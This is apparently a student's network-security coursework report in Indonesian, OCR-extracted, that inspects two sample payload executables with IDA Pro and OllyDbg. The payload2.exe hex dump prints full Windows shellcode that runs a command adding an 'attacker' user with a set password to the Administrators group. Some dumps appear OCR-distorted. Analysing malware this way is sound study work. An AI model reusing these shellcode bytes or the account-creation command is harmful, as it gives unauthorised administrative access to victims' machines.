
Tugas Keamanan Jaringan Komputer Task 7



```
start:
cwde
cwde
inc     eax
cmc
aaa
xchg    eax, ecx
wait
inc     ebx
inc     edx
std
std
xchg    eax, edx
cld
aaa
xchg    eax, edx
cld
dec     ecx
dec     ecx
dec     ecx
dec     ecx
cdq
inc     edx
inc     eax
cld
aaa
setalc
aaa
inc     edx
inc     ebx
inc     ebx
std
inc     edx
daa
cld
daa
xchg    eax, ebx
clc
aaa
cld
dec     ebx
xchg    eax, ecx
inc     edx
dec     ebx
setalc
wait
inc     edx
std
xchg    eax, ebx
cld
cdq
cdq
```

51.28% (0,17) 2 nodes, 2 edge segments, 0 crossings

- Dan ditampilkan diatas adalah flowchart yang tersedia dari aplikasi idapro



```
.text:00401000 ;
.text:00401000 ; +-------------------------------------------------------------------------+
.text:00401000 ; |    This file has been generated by The Interactive Disassembler (IDA)    |
.text:00401000 ; |           Copyright (c) 2015 Hex-Rays, <support@hex-rays.com>            |
.text:00401000 ; |                      License info: 48-B611-7234-BB                       |
.text:00401000 ; |             Doskey Lee, Kingsoft Internet Security Software              |
.text:00401000 ; +-------------------------------------------------------------------------+
.text:00401000 ;
.text:00401000 ; Input MD5    : 419FB002C04C937B45003FFFA0A7C238
.text:00401000 ; Input CRC32 : 16C5E089
.text:00401000
.text:00401000 ; ---------------------------------------------------------------------------
.text:00401000 ; File Name    : C:\Documents and Settings\Administrator\Desktop\TUGAS_kjk\TUGAS\payloads\payloads\payload.exe
.text:00401000 ; Format       : Portable executable for 80386 (PE)
.text:00401000 ; Imagebase    : 400000
.text:00401000 ; Section 1. (virtual address 00001000)
.text:00401000 ; Virtual size                  : 0000A966 (  43366.)
.text:00401000 ; Section size in file          : 0000B000 (  45056.)
.text:00401000 ; Offset to raw data for section: 00001000
.text:00401000 ; Flags 60000020: Text Executable Readable
.text:00401000 ; Alignment     : default
.text:00401000 ; PDB File Name : C:\local0\asf\release\build-2.2.14\support\Release\ab.pdb
.text:00401000
.text:00401000                 include uni.inc ; see unicode subdir of ida for info on unicode
.text:00401000
.text:00401000                 .686p
.text:00401000                 .mmx
.text:00401000                 .model flat
.text:00401000
.text:00401000 ; ===========================================================================
```


00001000 00401000: .text:00401000 (Synchronized with Hex View-1)

Nama : Erick Okvanty Haris


Nim : 09011181320012

Tugas Keamanan Jaringan Komputer Task 7

- dan ditampilkan pula hasil yang diconvert file tersebut dalam assembly



- Diatas adalah gambar graph alur pada payload.exe




```
00401031  4D 08 50 51 C7 05 F0 17  41 00 A6 D2 7B 00 88 28  M.PQ¦.=.A.ª-{.ê(
00401041  E3 C8 41 EF E8 D6 4C 00  00 68 E0 5F 40 7E D7 D8  p+AnF+L..ha_@~++
00401051  CB 00 0A 83 C4 04 38 53  53 68 4C 40 41 BF E8 FC  -..â-.8SShL@A+Fn
00401061  09 20 00 8B 55 03 F2 45  08 D3 85 4C 40 41 92 52  .·.ïU.=E.+àL@AÆR
00401071  50 8D 55 F4 51 52 E8 44  4A 00 00 BF 55 DD 8D 45  P.U(QRFDJ..+U¦.E
00401081  FC 8D 4D FB 50 51 68 14  D2 40 00 52 E8 DE A9 00  n.MvPQh.-@.RF¦¬.
00401091  00 85 C0 0F 4F B2 C5 00  00 8B 35 68 C1 40 00 0F  .à+.O¦+..ï5h-@..
004010A1  BE 8D 42 83 C0 63 83 F8  39 0F 87 66 04 00 00 33  +.Bâ+câ°9.çf...3
004010B1  CA 8A 88 8F 17 40 00 9A  24 8D 98 92 40 00 8B 55  -èê..@.Ü$.ÿÆ@.ïU
004010C1  FC 52 21 15 6C C1 40 00  83 C4 D5 26 C3 A3 10 D6  nR!.l-@.â-+&+ú.+
004010D1  40 32 0F B5 3D 04 00 00  68 F8 D1 40 00 A2 AE 06  @2.¦=...h°-@.ó«.
004010E1  00 B8 E9 CE 04 00 00 C7  05 68 02 41 63 01 00 00  .+T+...¦.h.Ac...
004010F1  00 E9 1F 04 00 00 89 EF  BC D0 40 00 E9 14 04 00  .T....ën+-@.T...
00401101  20 8B 45 FC 50 C7 15 6C  C1 B9 00 FA 18 D0 40 00  ·ïEnP¦.l-¦.·.-@.
00401111  E9 FD 2F 00 00 8B 4D FC  51 FF 15 6C C1 40 2F A3  T²/..ïMnQ·.l-@/ú
00401121  6C 02 41 00 E9 E9 03 00  00 39 1D 53 02 41 00 7E  l.A.TT...9.S.A.~
00401131  0D 68 D8 FD 40 00 50 14  1C 00 00 83 C4 6F C7 1F  .h+²@.P....â-o¦.
00401141  60 06 41 41 FF FF FF FF  E9 C8 03 00 00 8B 55 FC  `.AA····T+...ïUn
00401151  A5 FF 15 88 0C 40 00 A3  B8 FF 77 00 E9 5A 03 00  Ñ·.ê.@.ú+·w.TZ..
00401161  00 4D 1D 44 79 40 00 77  A9 03 00 00 8B E0 E9 50  .M.Dy@.w¬...ïaTP
00401171  FF 15 C9 C1 C4 E2 A3 E0  17 41 00 E9 92 03 00 00  ·.+--Gúa.A.TÆ...
00401181  57 1D FD 16 F5 00 E9 8A  03 00 00 39 1D 60 02 41  W.².).Tè...9.`.A
00401191  00 74 0D 5D BC D1 02 95  E8 ED 24 39 00 83 C4 7B  .t.]+-.òFf$9.â-{
004011A1  8B 4D FC 51 E8 86 35 02  00 83 C4 04 3B C3 75 0F  ïMnQFå5..â-.;+u.
004011B1  C7 05 60 04 41 00 01 00  00 00 2A 3F 03 00 00 39  ¦.`.A.....*?...9
004011C1  1D 20 E0 FD 00 0F 84 4A  03 00 00 50 FF 15 70 C1  .·a²..äJ...P·.p-
004011D1  40 00 39 1D 60 93 41 00  74 0D 68 A0 3F 51 00 E8  @.9.`ôA.t.há?Q.F
004011E1  6B 05 00 00 83 C4 04 8B  55 03 52 E8 3F CC 00 47  k...â-.ïU.RF?¦.G
004011F1  83 C4 04 3B C3 75 0F F9  93 60 02 41 00 02 00 F8  â-.;+u.·ô`.A...°
00401201  00 E9 7D 03 00 00 BD 1D  29 38 41 05 B5 84 03 03  .T}...+.)8A.¦ä..
00401211  00 00 50 FF 15 70 C1 40  00 C7 05 23 02 41 00 01  ..P·.p-@.¦.#.A..

00001071 00401071: .text:00401071 (Synchronized with IDA View-A)
```

- Pada gambar diatas merupakan hasil hex pada aplikasi ida pro. Kemudian kita lakukan pada file satunya payload2.exe

Nama : Erick Okvanty Haris


Nim : 09011181320012

Tugas Keamanan Jaringan Komputer Task 7



```
seg000:0100 ;
seg000:0100 ; +-------------------------------------------------------------------------+
seg000:0100 ; |    This file has been generated by The Interactive Disassembler (IDA)    |
seg000:0100 ; |           Copyright (c) 2015 Hex-Rays, <support@hex-rays.com>            |
seg000:0100 ; |                      License info: 48-B611-7234-BB                       |
seg000:0100 ; |             Doskey Lee, Kingsoft Internet Security Software              |
seg000:0100 ; +-------------------------------------------------------------------------+
seg000:0100 ;
seg000:0100 ; Input MD5    : 5148D815F36881148F79E70FFA1678CA
seg000:0100 ; Input CRC32 : 7099C563
seg000:0100
seg000:0100 ; ---------------------------------------------------------------------------
seg000:0100 ; File Name    : C:\Documents and Settings\Administrator\Desktop\TUGAS_kjk\TUGAS\payloads\payloads\payload2.exe
seg000:0100 ; Format       : MS-DOS COM-file
seg000:0100 ; Base Address: 1000h Range: 10100h-10212h Loaded length: 112h
seg000:0100
seg000:0100                 .686p
seg000:0100                 .mmx
seg000:0100                 .model tiny
seg000:0100
seg000:0100 ; ===========================================================================
seg000:0100
seg000:0100 ; Segment type: Pure code
seg000:0100 seg000          segment byte public 'CODE' use16
seg000:0100                 assume cs:seg000
seg000:0100                 org 100h
seg000:0100                 assume es:nothing, ss:nothing, ds:seg000, fs:nothing, gs:nothing
seg000:0100
seg000:0100                 public start
seg000:0100 start:
seg000:0100                 cld
00000000 00010100: seg000:start (Synchronized with Hex View-1)
```

- Pada gambar diatas merupakan hasil convert assembly pada file payload2.exe




```
1000:0100  FC E8 82 00 00 00 60 89  E5 31 C0 64 8B 50 30 8B  nFé...`ës1+dÏPØÏ
1000:0110  52 0C 8B 52 14 8B 72 28  0F B7 4A 26 31 FF AC 3C  R.ÏR.ïr(.+J&1·¼<
1000:0120  61 7C 02 2C 20 C1 CF 0D  01 C7 E2 F2 52 57 8B 52  a|.,·---..¦G=RWÏR
1000:0130  10 8B 4A 3C 8B 4C 11 78  E3 48 01 D1 51 8B 59 20  .ïJ<ïL.xpH.-QïY
1000:0140  01 D3 8B 49 18 E3 3A 49  8B 34 8B 01 D6 31 FF AC  .+ïI.p:IÏ4Ï.+1·¼
1000:0150  C1 CF 0D 01 C7 38 E0 75  F6 03 7D F8 3B 7D 24 75  --..¦8au÷.}°;}$u
1000:0160  E4 58 8B 58 24 01 D3 66  8B 0C 4B 8B 58 1C 01 D3  SXÏX$.+fÏ.KÏX..+
1000:0170  8B 04 8B 01 D0 89 44 24  24 5B 5B 61 59 5A 51 FF  ï.ï.-ëD$$[[aYZQ·
1000:0180  E0 5F 5F 5A 8B 12 EB 8D  5D 6A 01 8D 85 B2 00 00  a__ZÏ.d.]j..à¦..
1000:0190  00 50 68 31 8B 6F 87 FF  D5 BB F0 B5 A2 56 68 A6  .Ph1ïoç·++=¦óVhª
1000:01A0  95 BD 9D FF D5 3C 06 7C  0A 80 FB E0 75 05 BB 47  ò+.·+<.|.Çvau.+G
1000:01B0  13 72 6F 6A 00 53 FF D5  63 6D 64 2E 65 78 65 20  .roj.S·+cmd.exe
1000:01C0  2F 63 20 6E 65 74 20 75  73 65 72 20 61 74 74 61  /c·net·user·atta
1000:01D0  63 6B 65 72 20 47 61 6E  74 65 6E 67 31 20 2F 41  cker·Ganteng1·/A
1000:01E0  44 44 20 26 26 20 6E 65  74 20 6C 6F 63 61 6C 67  DD·&&·net·localg
1000:01F0  72 6F 75 70 20 41 64 6D  69 6E 69 73 74 72 61 74  roup·Administrat
1000:0200  6F 72 73 20 61 74 74 61  63 6B 65 72 20 2F 41 44  ors·attacker·/AD
1000:0210  44 00                                             D.
```

- Pada gambar diatas merupakan hasil hex pada file payload2.exe


Nama : Erick Okvanty Haris


Nim : 09011181320012

Tugas Keamanan Jaringan Komputer Task 7



- Pada gambar diatas merupakan hasil graph pada payload2.exe. kemudian kita gunakan aplikasi ollydbg





Pada gambar diatas merupakan hasil dari file payload.exe

Pada gambar diatas merupakan hasil dari file payload2.exe